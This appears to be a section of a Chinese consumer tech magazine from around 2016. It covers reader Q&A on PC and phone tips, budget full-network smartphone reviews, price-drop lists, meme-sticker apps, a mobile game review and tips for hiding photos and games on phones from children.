在玩机过程中,遇到任何问题都可以向董师傅咨询,欢迎来疲劳轰炸董师傅吧! 咨询邮箱:pcw\_play@vip.sina.com。电脑报交流群:249636978,暗号:电脑报粉丝。此外,大家还可以扫描右边的二维码,关注电脑报读者俱乐部微信订阅号,点击问问题频道进行在线提问,董师傅会尽量为大家排忧解难!



创业创新的大潮涌动,紧跟时代步伐,掌握财富脉搏,请扫码关注右方的“创富乐”(Beemoney321)微信订阅号,脑洞大开、创富方案、创富潮品、视角评论、产经营销、故事人物、商语杂谈等一网打尽!



## 互联网

### 在电脑上如何看朋友圈抢红包

**译若:**上班族都是用电脑端登录微信网页版,如果老玩手机抢红包,被领导看到不好。有什么办法可以在电脑上抢微信红包、看朋友圈呢?

**答:**PC 端暂时还没有全功能的微信应用,只能通过安卓模拟器来实现你想要的功能。推荐 bluestacks (下载地址

<http://www.bluestacks.cn/download.html>),这是目前比较稳定的一款模拟器,它可以利用模拟器自带的应用市场下载软件,安装后界面和手机端的一模一样。因为是基于电脑的网速和硬件,所以红包抢起来飞快,再也不用担心抢不到红包了。

### 为QQ空间、新浪微博自动点赞

**gu 小嘎:**这年头,给好友点赞有时候倒成了一种礼仪,哎……一个一个地点还真是很繁琐的事情,可有偷懒的方子?

**答:**呵呵,你还是先装个《360 浏览器》吧,因为里面的扩展中心有个神奇的小插件——点赞助手。安装后,你就可以

测试一下自动点赞功能,随便打开一个好友的空间,地址框的最右侧会出现一个大拇指图标,点击它就开始点赞,自动为自己的动态和好友的动态进行点赞,颇有点“朕已阅”的意思。

### 如何把IE11降级到IE9/IE8

**许仙 1993:**装了新系统后,对高版本的 IE11 完全用不惯,如何降级到 IE9 或者 IE8?

**答:**如果确认你的 IE 版本是 11 的话,可以点右上角的齿轮图标,点击 F12 开发人员工具,这时下面会弹出一个开

发工具操作对话框,点击“Edge”上的向下箭头,选择你要降级的版本,浏览器就会自动按照相应的版本运行。但是要注意,Win 10 中的 IE11,F12 开发人员工具是禁用的,无法使用这个方法。

### 如何在国内恢复Gmail 邮件的使用

**阿卡:**和国外客户联系,根本就没办法用国内 163、QQ 的邮箱,因为经常漏收邮件,太误事。难道真的就没有办法在国内用 Gmail 的邮箱吗?

**答:**其实国内对 Gmail 邮箱有需求的读者还是非常多的。你可以在手机上

装一款名为 YoMail 的客户端,虽然在它的官网上,对于 Gmail 邮箱只字未提,但你懂的,这才是它最强的功能,通过服务器中转的方式实现 Gmail 邮箱的收发,速度很快,比较稳定,界面和 Outlook 差不多。

### 找个免费空间长久保存QQ空间背景音乐

**badboy:**现在到处抓盗版,很多音乐外链都不长久,说不准哪天就失效了,如何才能给 QQ 空间背景音乐找个保险的空间存放呢?

**答:**董师傅帮你找了一圈,要说保险,其实还是腾讯自家的《微云》最靠谱。你可以在《QQ 音乐》中下载你喜欢的背景音乐,然后打开《微云》,把 MP3 上传,然后选定,单击鼠标右键,在弹出的菜单中选择“分享”,获取分享链接。把它粘贴

在 Word 中,按住键盘上的 Ctrl 键,同时鼠标左击该链接,即弹出浏览器的下载工具,点击“下载”按钮,选中“保存”按钮,立即点击旁边的“查看下载”按钮,会看到下载进度。用鼠标右击后,在弹出的菜单中选择“复制下载链接”。接下来,只要把扩展名.mp3 之后的内容删除,就是你要的链接了,粘贴到 QQ 空间网络背景音乐中即可。

### 如何诞生一张完美的长截图

**牛眼看世界:**之前看锤子T2的发布会,对系统内置的长截图工具非常感兴趣,因为我有这方面的需要,现在都是先用手机拍照截图后用电脑拼接,太费事。有类似的软件推荐吗?

**答:**那你直接去应用市场下载 PPICC 这款免费的长截图拼贴应用(下载地址 <http://www.wandoujia.com/apps/bos.consoar.imagestitch>),它能帮你将截图拼接得到一张长的截图,还支持横向拼接。操作很简单,直接从相册中添加原截图,调整一下图片的顺序,几秒便可以得到合成图供预览。通过容错等级、容错系数以及阴影深度的调整,几乎所有的图片都可以完美拼接。

## 笔记本和台式机

### 加装SSD后系统经常提示C盘容量不足

**尊师中焦:**前不久给联想 ThinkPad X220 换了个 128GB SSD,安装 Windows7。由于 C 盘只划分了 40GB,经常提示容量不够。在不重新分区的情况下,有什么方法可以缓解这个问题?

**答:**除了清理 C 盘垃圾文件,真正治

本的方法只有一个:动态扩容,在磁盘管理里面进行,方法是:先把 D 盘多余的空间通过“压缩卷”剥离出来,然后在 C 盘上用“扩展卷”功能把这个多余的空白空间合并进入 C 盘,不会影响数据的。

### 为戴尔Inspiron升级内存条

**晓军:**我的笔记本是戴尔 Inspiron 15R N5110,近来看视频有点卡,打算升级内存。原机配备的内存是三星 DDR3 1333 4GB 内存,想换成 8GB 的,升级要买原厂的内存条么?是直接买 8GB 的还是再买一根 4GB 的?

**答:**为避免出现兼容性问题,为笔记本升级内存条的原则是考虑购买原厂的内存条。不过,原厂的内存条的价格往往是普通内存条的 2~3 倍。有一个相对经济又可靠的方式:在京东购买“戴尔专用笔记本内存”,这种金士顿内存是经过厂商认证的,比普通内存贵 10 元左右



(如图)。另外,我们建议单独购买一根 4GB 组建成 2×4GB 双通道内存,对性能有帮助。

## 平板电脑

### 联想Win8平板出现触控失灵的处理

**小城人家:**笔者的联想 miix2-8Win8 平板,最近出现诡异的问题,常常是开机时触控不灵,无法登录,要连续开机几次,触控功能才会正常。而在使用中,也出现过几次触控突然失灵的情况,都是要关机再强制开机才能解决问题,怎么解决啊?

**答:**董师傅正好也有该台平板,根据经验,你可先到微软官网 <http://www.microsoft.com/zh-CN/download/details.aspx?id=41290> 下载 KB2903939 补丁,该补丁能降低平板电脑触控失灵的几率。但要彻底解决问题,对你的动手能力有一定要求。首先,顺着平板接缝处,慢慢地撬开卡扣,即可打开该平板电脑的后盖,这时候检查屏幕的触控板排线(如图中的圆圈处),只要用力将排



线插紧,问题即可解决。当然,插接排线时,为避免出现问题,最好将主板上的电池拔下。经过这样的处理,基本上可解决问题,处理时一定要小心,以免问题扩大化。

### 如何让Surface 平板一开机就进入安全模式

**重剑无锋:**我手上有一台 Surface 平板,想在安全模式下进行软件修复,如何让 Windows 8.1 一开机就进入安全模式?

**答:**要在 PC 上进入安全模式,在按下电源按键后一直按 F8 键即可。但 Windows 平板,如果你没有配键盘,要进入安全模式,得依靠系统设置。以 Win 8.1 为例,进入平板桌面,按下 Win+R 组合键,在运行框里输入 msconfig 后,按下回车键就会出现“系统配置”的窗口(如图),点选“引导”选项,再勾选“安全引导”并点选下方的“最小”(代表最基本安全开机方式)。经过以



上的设置,平板电脑在重新启动时,就会自动进入安全模式。在安全模式下完成工作后,同样采用以上步骤开启“引导”,并取消“安全引导”,接着重新开机即可。



# 全网通再也不是贵手机的特权了

近期有想购买低端机的读者朋友们可能会发现之前千元机才能配备的性能如今在百元机身上也能找到了。除了拍照、续航和屏幕等可以媲美千元机以外,百元机市场还刮起了全网通这股旋风。在三网融合、多模多频的趋势下,三星、苹果等旗舰手机已全面普及全网通制式,而如今百元机的加入,想要一机走遍全球再也不用加价买贵的了。

## 红米 Note3



基本参数:骁龙 650、全网通、2GB RAM、16GB ROM、5.5 英寸 1080P 屏、后置摄像头 1600 万像素、4000mAh

谁说金属机身是壕机的专利?小米偏偏不信这个邪,要用红米 Note3 挑战一下成本极限。全金属背壳仅用阳极氧化工艺优化色泽和防刮花处理,保留原汁原味的触感。“为发烧而生”这句话从来就是小米的信仰,采用的高通新六核骁龙 650 处理器性能一点不含糊。针对用户的诉求,还配备了指纹识别功能,并将电池容量增大,保证续航能坚持一天左右。业界从来都是只有低价格,没有低端机,而全网通的加入让红米 Note3 有了挑战千元机的资本,难怪近期市场的一些老款都忙着降价促销,这是被逼急了。

## 坚果



基本参数:骁龙 615、全网通、2GB RAM、16GB ROM、5.5 英寸 1080P 屏、后置摄像头 1300 万像素、2900mAh

上市小半年的手机,却因为一场新品发布会又火了,这也就是手机界最会说相声的罗老师才能上演的神奇。说起坚果手机,并非拼硬件的肌肉派,人家讲的是情怀。就颜值而言,的确是百元机中出类拔萃的,虽然外壳用的不是金属材质,但能把色彩美学玩得如鱼得水的手机厂商其实并不多,除了坚果,也就只有诺基亚的 Lumia 和苹果的 iPhone 5c 了。出色的优化保证了系统的流畅运行,九宫格界面配合拟物化大图标,不一样的操作体验,差点忘了“远程协助”功能,其实很多用户就是冲着 Smartisan OS 才买的坚果手机,而全网通版的上市又多了个让人购买的理由,电信用户偷着乐。

## 大神 Note3 高配版



基本参数:MT6753、全网通、3GB RAM、32GB ROM、5.5 英寸 720P 屏、后置摄像头 1300 万像素、3000mAh

红衣教主自打入主大神,就一直在扮演价格屠夫的角色,之前就把指纹识别成功引入百元机,下一个目标是 3GB RAM,要知道大运行内存对于系统提速能起到关键性的作用。大神 Note3 高配版走的绝对是高性价比路线,以至于它的出现,让自家老款机型都陷入了困境,不得不以降价来应对。虽说屏幕分辨率不高,但其他配置相当,尤其强调安全,在硬件上加入了 2.0 版的指纹识别,解锁只要 0.5 秒,还和支付环节打通。支持 4G 全网通为大神 Note3 加入了更多的商务属性,这下电信送的免费通话时间可以用掉了。即便再出二手都容易,因为没有网络限制。

## 中兴 Blade A1



基本参数:MT6735、全网通、2GB RAM、16GB ROM、5 英寸 720P 屏、后置摄像头 1300 万像素、2800mAh

花 699 元就能买到全网通手机,这还真不是开玩笑,而且中兴 Blade A1 还配有指纹识别功能,这才是真正的国民手机。在硬件配置上秉承够用就好的原则,虽说现下大屏手机是主流,但有些人还是习惯用一只手就能操作的 5 英寸屏手机。为了提升用户的使用体验,中兴在很多细节上做了完善,例如配备前置补光灯,把视角扩大到 160 度,引入鲜键,通过单击、双击或长按,快速启动常用功能。成本控制这件事真的不需要搞得太明白,Blade A1 很好地解放了那些兜里揣着两个手机,有时候忙得手忙脚乱的用户。

### TIPS

## 全网通为什么便宜了?

CDMA 专利被高通所垄断,在过去一直都只有威睿和高通可以生产 CDMA 芯片。去年联发科获得了威睿的授权可以生产全网通芯片,不过由于将 CDMA 技术整合进芯片中需要处理一些技术问题,联发科只好降低手机处理器的主频来保持芯片的低功耗。联发科推出的 MT6753 是全网通芯片,同档次的 MT6752 是不支持 CDMA 的,虽然 MT6753 和 MT6752 都是八核 A53 架构,不过 MT6753 的 A53 主频只有 1.3GHz,较 MT6752 的 1.7GHz 主频低不少,价格自然就便宜了。高通其实很早就有在这块布局,骁龙 410 是第一个在 150 美元以下价位移动产品上提供 64 位计算能力的商用处理器。别忘了,还有杀进低端市场的骁龙 210,所以今年很可能出 399 元,甚至 299 元的全网通手机。

## 用着更方便的全网通 2.0

传统的全网通手机,如果要用电信 4G 上网的话,电信 4G 的 SIM 卡只能放到卡槽 1,在卡槽 2 使用联通/移动 2G 接打电话,无法使用 4G/3G 网络。全网通 2.0 就是用电信 4G 上网时,你可以随意放到哪个卡槽,无需特定卡槽 1,同时另外的卡槽支持移动/联通 4G/3G 网络,如果需要切换,直接在手机系统中操作就可以,无需插拔 SIM 卡换位,目前百元机中只有红米 Note3 可以实现。

### 互动答疑

关注机智猫微博、微信即可随时提问。



**@Akron 库里:**求推荐一款拍照功能好的手机,有没有光学变焦无所谓,外观轻薄时尚即可,没有预算上限。

**@机智猫:**既然预算没有上限,那可以直接考虑索尼 Xperia Z5,它是目前公认的拍照最好的手机,传感器达到 1/2.3 英寸,拥有 2300 万像素,对焦速度快,控噪出色,细节表现特别好,售价 4999 元。此外,三星 Galaxy S6 edge+ 在一些专业相机网站的测试中,综合表现和索尼 Z5 一样出色,支持光学防抖,售价 4880 元。

**@仔仔:**准备在放假之前给老爸买部智能机,预算 2000 元左右,要大品牌,大屏幕,看起来稳重大气,最好是近期出的新品,求推荐。

**@机智猫:**建议你直接考虑 2016 年款的三星 Galaxy A5,双面 2.5D 玻璃金属边框设计,配备 5.2 英寸 1080P 屏,拍照好,电池容量大,拿在手上绝对有面子,售价 2398 元。华为 P8 可以作为备选方案,配置更强点,运行内存是 3GB RAM,售价为 2150 元。

**@大眼小眼:**移动电源突然罢工了,麻烦小编推荐一款可以在电商买到的型号,要安全靠谱,电池容量大,有现货。

**@机智猫:**临近春节也就只能指望几家电商准时发货了。16000mAh 的小米移动电源依然是首推,全金属外壳,双 USB 输出,最大可达 5.1V/3.6A,市场口碑非常好,有现货。如果想容量更大点,推荐 20000mAh 的品胜电库二代,转换率较高,还配有 LCD 屏显示剩余电量,售价 119 元。

**@煮涩\_Jr:**节前想用年终奖入手金色 128GB 的 iPhone 6s 还来得及吗?求推荐一家电商,再帮忙比比价吧,太感谢了。

**@机智猫:**其实这个时间段入手 iPhone 6s 价格并不好。市场在去年 12 月的时候,一度探底,最近因为临近春节,反而有所反弹。帮你做了一个横向对比,公开版京东和易迅报价 6688 元,当当报价 6658 元,1 号店最便宜,只要 6388 元,但货源不稳定,库存时有时无。另外提醒一下,别忘了搜集各种满减券,像京东最近就有满 2500 减 130 元的活动,蚊子再小也是肉嘛。

**@四个肾:**小编你好,能推荐一款有屏幕,可以看时间的运动手环吗?想过年回家送给弟弟。

**@机智猫:**如果想时尚一点,可入手联想 VIBE Band VB10,获奖设计,有曲面墨水屏,还能看实时天气,信息直读,售价 699 元。追求专业的话,就选佳明 vivosmart 吧,50 米防水,可选配心率带和速度传感器,功能也更专业,目前京东活动价为 999 元。



降价 TOP 5

TOP1:Bose SoundLink Mini

理由:为新品让路

产品特色:被动双膜共振技术、7小时续航



购买指数	降价金额	当前售价	降价幅度
★★★★	300 元	1199 元	20%

**点评:**相比第一代,二代只是增加了多功能按键,配置了麦克风,但毕竟在音质上没有任何提升,性价比自然就不如降价后的一代了,唯有跟着降价才能确保其竞争力。

TOP2:三星 Galaxy J5

理由:全网最低

产品特色:骁龙410、移动4G、1.5GB RAM、16GB ROM、5英寸720P屏、后置摄像头1300万像素、2600mAh



购买指数	降价金额	当前售价	降价幅度
★★★	100 元	858 元	10%

**点评:**三星推出J系列打入低端市场,虽说硬件配置没办法和国货比,但胜在够大牌,加上功能实用,强调拍照好、续航长几个优点,还是有不少用户买账。

TOP3:一加手机2

理由:官方促销

产品特色:骁龙810、双4G、4GB RAM、64GB ROM、5.5英寸1080P屏、后置摄像头1300万像素、3300mAh



购买指数	降价金额	当前售价	降价幅度
★★★★	200 元	2199 元	8%

**点评:**一直没有动静的一加手机终于在节前出手了,京东旗舰店只要2199元,也算平了历史最低。该机真的非常低调,很少上头条,但平心而论,做工出众,手感也不错。

TOP4:LG G4

理由:官方降价

产品特色:骁龙808、双4G、3GB RAM、32GB ROM、5.5英寸2K屏、后置摄像头1600万像素、2900mAh



购买指数	降价金额	当前售价	降价幅度
★★★	100 元	2699 元	4%

**点评:**这是双十一之后LG G4的首次调价,就性能而言,仍然算是市场主流,考虑到年后采用全新骁龙820处理器的旗舰G5有可能会上市,所以掌握主动权先行降价。

TOP5:小米 Note

理由:电商团购

产品特色:骁龙801、双4G、3GB RAM、16GB ROM、5.7英寸1080P屏、后置摄像头1300万像素、3000mAh



购买指数	降价金额	当前售价	降价幅度
★★★★	60 元	1699 元	3%

**点评:**由于这段时间千元机价格战对市场格局的影响,1500元价位的手机如今感觉压力很大,硬件优势在缩小,如果设计上没有过人之处,就只能通过降价促销来刺激销量了。

消费热点

Skylake平板升级理由够不够?

有预测说,全球平板市场今年将“止跌回暖”,到2017年会迎来春天,关键就看微软Win10和Intel全新Skylake处理器的表现。

根据英特尔官方数据显示,Skylake的顶级型号比酷睿i7-4790K快了10%,比酷睿i7-4770K和酷睿i7-3770K则分别强了20%和30%,可以说较第四代酷睿升级幅度并不算太明显,但和第三代酷睿Ivy Bridge相比还是迈出了一大步。对于平板电脑来说,更为重要的是第六代酷睿采用14nm制程,在新架构+新工艺的双重优势下功耗进一步降低,可以让续航变得更长,

解决了被动散热等在平板电脑身上水土不服的问题。此外,封装基板将变得很薄,只有0.8mm,平板的便携性还有进一步提升的空间,现在使用Core M处理器最薄的平板厚度是7.2mm,使用新一代处理器的话可以让Intel核心的平板电脑挑战iPad Air 2的6.1mm厚度,更轻薄的平板电脑能方便用户的使用,并且便于携带。

娱乐型平板的春天已经过去,二合一混合设备将会成为未来几年市场上的主流产品。例如上个月酷比魔方就发布了Win10平板i9,其内置了英特尔第六代

Skylake平台酷睿M处理器,实现了无风扇设计,有效地降低了机身厚度、设备噪音和灰尘积聚。并且采用了二合一设计,可以随时在笔记本和平板之间来回切换使用。越来越多的用户意识到了混合设备便携、轻薄、多种使用模式的优势,逐渐开始淘汰传统笔记本,这就对处理器有了较高的要求。虽然就性能而言和上一代比升幅并不大,但无论是办公还是娱乐已不存在太大瓶颈,体验并非特指运行速度,更轻、更薄、续航更持久对于平板来说更有意义,况且酷比魔方i9的售价也就2999元,作为一款

本周热点

本期是农历新年前的最后一期行情。不过,即便到了年关,厂商都没能松一口气,最后一轮的促销活动还在紧锣密鼓的进行中,走量的压力不小。包括小米在内,都在为年后的新品发布做着积极的准备工作,其实大家心里都清楚,中高端市场的一场大战是免不了。

百元机拼的是现货

整个1月,市场被诸多百元机搅得一团糟,如果说以前大家都是拼低价的话,那么现在拼的是功能。难以想象,像全网通、指纹识别、3GB RAM、相位对焦这样的功能会出现在百元机上,厂商为了抢占市场份额有点豁出去了。然而产品好不好是一回事,能不能买到又是另外一回事,不少指望新年能用上新机的用户可等不及了。

我们也了解了一下,目前小米是所有品牌中备货最充足的,红米2/2A/Note 2都有现货,红米2A还悄悄地将处理器由联芯L1860C换成了骁龙410,红米Note 3则每天上午10点整在

官网限量发售,拼人品的时候到了。魅族方面,魅蓝note2电信版有现货,但降至999元的魅蓝metal更具性价比。

不少读者咨询过乐视手机,我们倾向推荐乐1S,其性能比乐1强了不少,只可惜到处都处于缺货状态。联想乐檬3也是如此,产能应该还处于爬坡状态,就算现在下了单,节前到货的可能性也不大。急于入手的话,坚果手机也是个不错的选择,配置虽不算出众,但外观的确漂亮,花699元可不止买个情怀。可以同时运行2个微信账号的奇酷手机青春版目前在各大电商也有现货出售。

手机美学已成新追求

由于人需求的多层次,决定了产品设计需求的多层次。当功能逐渐满足之后,对美就有了更高的要求。例如nubia my 布拉格,于1月18日推出了S升级版,采用了金属机身+双面2.5D玻璃的主流设计组合,机身厚度6.8mm,取消了前代的三段式设计,摄像头不再凸起,在提升握持手感的同时,也强调了实用性,售价2399元起。

三星Galaxy S6系列能名声大噪,靠的是双曲面屏设计,如今虽然热度降了,但价格也降了,Galaxy S6 Edge+在所有电商渠道中,1号店的报价最低,32GB版只要4888元,它有樱粉金可选,和iPhone 6s的玫瑰金一样,只不过换了个更加少女的名字罢了。

眼下不少厂商想到了色诱这招,像华为麦芒4就新增了玫瑰金版,全网通版售价2499元,此前上市的vivo X6/X6 Plus、OPPO R7s、荣耀7、Mate S也都跟风秀色了一下,还别说,对女性用户杀伤力极大。



双面2.5D玻璃的设计被越来越多的厂商使用,兼顾美感和手感

高大上的电纸书年末礼

电纸书虽然已成为小众产品,但每到年末总要火一下,要知道它作为新年礼物来说还是很吃香的,一股书香味。面对Kindle一家独大的局面,暂时还没有其他品牌能挑战它在电纸书市场的地位。499元的入门版性价比最高,但显然用户更为青睐有背光的Kindle Paperwhite3,电商渠道统一报价958元,市面上还可以买到美版和日版的,售价分别为810元和850元,差价较大和最近人民币贬值有关,硬件配置和行货完全一样,有中文菜单,只是在国内无法保修,还需注意提防翻新货,必须原封。

至于voyage,比较适合用来送礼,ppi更高,不过除非截图放大,否则很难看出区别,两侧增加了压敏式翻页键,屏

幕支持根据环境光线智能调节亮度,如果自用的话,花1499元入手性价比不算高。目前市场还有几款带背光的电纸书,包括799元的汉王黄金屋3和只要599元的博阅T62,其最大卖点是Android系统,装上微信聊天也是可以的。



电纸书用来当作给孩子的学习奖励再合适不过了

办公娱乐兼备的产品价格在大众的接受范围以内,总的来说值得尝新!



Skylake处理器瘦身效果明显



# 绝招送上,微信斗图永不输 @熊太二

这几天,春晚吉祥物康康上了热门话题,网友吐槽它“丑出了新高度”,更是引发了一波PS恶搞潮流,并且做成表情包在微信等社交工具上流传。微信的官方表情太丑,作为一个不会PhotoShop的菜鸟,能不能自己做表情包呢?

## 堪称表情图“外挂”

花熊  
平台:iOS/Android  
收费情况:免费



看着这个图标,你就会忍俊不禁,这只又贱又呆的熊猫,就是我们的花熊了。这款APP几乎收录了目前斗图界的红人,尔康、熊本、金馆长等几个人气明星更是常年霸占热门榜,小伙伴们常发的表情图,大多都可以在这里找到,其实,就算你自己不会做,只要在花熊里选表情发出去,你就能在斗图大赛中和对方打成平手。

不过,用别人做好的表情斗图,根本就不符合高手作风,在花熊的拼图功能中,有多个分类表情图库,比如“表情咖”就是我们常见的暴走漫画、尔康等表情图片,“照骗党”则是真实照片配上搞笑文字,而最有趣的“漫举控”中则有许多漫画人物,你可以把自己或者朋友的照片P进去——当然,都是APP帮你搞定,非常简单。



在首页提供了非常多的表情模板

举个例子,在表情咖中任选一个图片,然后点击下面的“改图”,其中的元素都是可以自定义的,我们先选中人物的脸,接着点击“抠脸”,然后从相册里找出朋友的照片(我就用康康做示范了),然后双指旋转、缩放人物脸部并拖放到黄框中合适的位置上。

接下来添加到表情图中,移动、缩放到人物脸部,替换掉之前的面孔,一个全新的表情图就制作完成了。接下来还可以修改文字,把你或者朋友的名字写上去,增加嘲讽值,看谁还敢和你斗图!

而在首页的“玩动画”功能中,更是可以制作动态表情图,方法类似,就不重复了。分享也特别方便,直接发送到微信或者QQ中就可以了。值得一提的是,除了直接分享,还可以点击“渣图”,这个功能特别赞,会自动以较低的分辨率进行分享——模拟出在网上传播了N次之后的效果,越渣的画质“笑”果越棒。

除了在微信上斗图,花熊还有一个自己的社区,在右下角的“传送门”中,就是一个以图片分享为主的社区,大家可以在这里发表自己的作品,用图片说话,以图会友,大家看到喜欢的作品也都是可以拿来使用的哦,有了这个APP,和别人斗图的时候完全可以说是作弊!



抠图、导入,恶搞朋友就是这么简单

## 一秒变身超级英雄



表情工厂  
平台:Android/iOS  
收费情况:免费

这款APP是美国秀秀旗下产品,抠图什么的,对这款APP来说太简单了,一键生成动态表情,直接转发到微信里,非常简单。此外,还可以用你的照片生成漫画,或者植入电影人物,和你的好友来一场钢铁侠大战超人也是很好玩的。

## 史上最全恶搞图库



斗图神器-制图版  
平台:Android/iOS  
收费情况:免费

敢叫这样的名字,这款APP其实是有实力的。它同样收录了非常多的恶搞图片,在添加自己或者朋友照片的同时,还可以选择图片所配文字,而这才是它的亮点——每张图片都会提供热门网络语言让你选择,有了它,再也不怕跟不上潮流了。

## 字体也要萌萌哒



炫字体  
平台:Android/iOS  
收费情况:免费

微信里千篇一律的字体早就看腻了,是时候换个新鲜的字体了!炫字体这款APP提供了非常多的炫彩字体,虽然大部分都要金币才能使用,但是你可以在APP中完成一些任务,通过下载APP、注册软件等方式获取免费金币,斗图简直不要更爽。



导入照片,一键分享,非常方便



内置了许多节日相关功能



微信不只要斗图,还要斗字体

### 好玩手游

2016年,我们的好玩手游栏目也迎来了全新改版。我们将在这里深度体验精品之作。欢迎游戏达人投稿,分享经验;酒香也怕巷子深,如果你是游戏开发者,也可以向我们推荐你的作品,让更多人看到你们的作品。微博:机智猫官微 微信:techmiao QQ群:121290848



## 多英雄同时开战!

天下X天下  
平台:Android/iOS  
收费情况:免费(有内购)

两年前,网易自主开发,知名导演冯小刚领衔的“国风大师团”参与设计的网游《天下3》开服,现在,同一题材的MMORPG手游《天下X天下》又上线了。游戏画风延续了《天下3》的水墨风格,喜欢中国古风游戏的玩家肯定会非常喜欢。而许多大场景都是由知名水墨国画大师张渔亲笔绘制,游戏音乐则是由《鬼武者》《太平轮》等游戏、电影的音乐制作者岩代太郎来操刀,可见开发商对这款游戏的重视。

说到游戏类型,和大多数RPG手游类似,都是格斗+练级+升级装备,不过《天下X天下》的战斗方式更为有趣。比如在许多关卡中,敌方都会有巡逻兵种,这些敌人攻击力和防御力都不高,但是他们都有自己的巡逻路线,你一定要借助地形,从他们身后慢慢靠近,一击必杀,不然就会引来援兵——是不是感觉很像在玩《盟军敢死队》这类的潜入游戏?这种作战方式,在手游中可是很少见的。虽然前期的关卡可以轻松把援兵一起搞定,但是到了后期,援兵可是很厉害的,一不注意就灭团了。

另外,BOSS战难度也不小,这款游戏需要同时控

制多个英雄一起战斗,最好点击左侧的全选,BOSS放出技能的时候地上会有红圈,一定要控制所有英雄一起逃开,吃了BOSS的技能,如果装备不过关,可是很痛的!在这里,还要说说英雄技能,虽然可以设置自动释放,但是打断技能一定要手动,不然冷却好了就放,关键时刻(BOSS放大招又逃不开的话)没有打断技能,就只能眼睁睁地等死了。

这款游戏的英雄系统也很丰富,原作中的玉玑子、七夜、东皇太一等都会出现在游戏中,并且每个英雄都有自己的独特属性,分别负责防御、物理攻击、魔法攻击、辅助等。交战时当然是防御高的扛在前面,后排负责攻击和治疗,分工合作才能事半功倍嘛!在“英雄管理”中,还可以查看自己没获得的英雄,并且可以进行试玩,用着顺手,再收集元魂(做任务或者直接花钱买)激活他们吧。

最后要说的是,这是一款一周前才开始公测的新游戏,所以想要赢在起跑线上,就赶快下载吧,邀上三五好友,选择一个较新的服务器,一起开战吧。



敌人有自己的巡逻路线,被发现的话会召集许多帮手



打断技能一定要优先升级



# 熊孩子,别碰我的手机!

@卢小鱼

再过几天就是春节了,在这个合家团圆的日子里,家庭聚会是少不了的,其乐融融真是好。不过,你可别忘了熊孩子这样神一般的存在,吵着要玩你的手机,总不能虎着脸不给吧。跟着我提前做好准备工作,保证可以让熊孩子对你的手机毫无兴趣。

## 自黑丑照甬想看

大部分人的手机里其实并没有什么见不得人的秘密,但是总不喜欢别人乱翻自己的东西,特别是相册,熊孩子不光要看,还要哇哇大叫,举着你的手机到处跑,想让全世界都看到你的丑照。第一步,就是不能让他看到你的私密照片!


如果你是 iPhone 用户,iOS 提供的隐藏功能太“敷衍”了,点击左下角的分享按钮,然后选择隐藏,可以从时刻、精选以及年度列表中隐藏这张照片,但是相簿中仍然可见,关键是还会生成一个“已隐藏”相册,真是掩耳盗铃。在不越狱的情况下,你完全可以打开想要隐藏的照片,然后点

击右上角的编辑按钮,再选择裁剪,接下来用两个手指无限放大这张照片,直到只留下一小部分色块,保存即可。不知道内幕的人根本不可能猜到这会是一张完整的照片,熊孩子当然是自动跳过它了。想要恢复也很简单,再次打开它点击编辑,然后还原即可。

Android 用户就更简单了,各种手机管家真是不能更好用。以腾讯手机管家为例,点击右上角的按钮,然后选择隐私保护功能,在这里会要求输入一个手势密码,一定要牢记,当然,你可以登录自己的 QQ 号码找回密码。接下来进入“照片”,将想要隐藏的照片添加进来即可。然后,这些照片就从相册里消失了,只能通过腾讯手机管家的隐私保护功能查看。

### 小贴士 | Tips

iPhone 越狱之后还可以使用 Photo Organizer 8 (BigBoss 源)插件完美隐藏照片,避免熊孩子翻出你的丑照。而且这个插件和原生相册无缝结合,长按底部导航栏可以打开隐藏模式(需验证 Touch ID),将照片隐藏后,再次长按导航栏可以回到常规模式,根本看不出区别。





将照片无限放大之后保存就可以“隐藏”了



用手机管家的隐私保护功能可以有效隐藏照片

## 游戏必须藏起来



先把想要隐藏的 APP 放在一个文件夹里,然后拖动某个 APP 到第三屏,按下 Home 键,然后感受“奇迹”吧!

熊孩子抢你的手机,无非就是想玩游戏,如果你的手机上只有几个无聊应用,他们会瞬间失去兴趣——对付熊孩子,必须把手机上的游戏都隐藏了!

还是先说说 iPhone,其实这是一个小 BUG,或者是苹果留下的彩蛋也说不定。首先把想要隐藏的 APP 放到文件夹中,接着再长按这个 APP 图标并把它拖放到文件夹的第二页,重复这个动作将它拖到第三页最右侧,

再移动到屏幕中间,千万别松手,最后按下 Home 键——你会发现这个 APP 的图标会神奇地飞出屏幕,从而消失。

需要注意的是,这个技巧仅适用于 iOS 9 及以上系统。其实,这些应用并没有真的删除,只需要重启设备就可以把它们找回来。另外,你还可

## 名正言顺拿回手机

熊孩子总有一万种方法玩手机,就算你把应用都隐藏了,他甚至可以打开拨号盘乱按键“弹钢琴”,如果你用简单粗暴的方式拿回手机,肯定会被长辈修理,用一些绝招让他主动交还手机才是。

不过,这个方法只适用于 Android 平台,如果你是 iPhone 用户,还是老老实实地越狱后用 AppHide、Springtomize3、HideMe8 等插件把好玩的 APP 都隐藏起来,使用方法非常简单,还可以隐藏 Dock 栏和图标名称等,功能很强大。

而在 Android 平台,我给大家推荐一个神器:伪锁。这个工具默认可以锁定微信、QQ、手机相册等应用,还可以自定义添加手机上的其他 APP。这个工具可不是简单粗暴的加密码,建议大家安装类似熊出没、会说话的汤姆猫、天天爱消除等游戏来“钓鱼”,如果每次进入游戏

以通过 Spotlight 搜索找到它们,把那些从来都用不上的系统应用都隐藏了也行。

而 Android 用户同样可以用各种管家工具给 APP 加锁,操作和隐藏照片类似,在应用隐藏功能中把游戏都添加进去即可,就不赘述了。

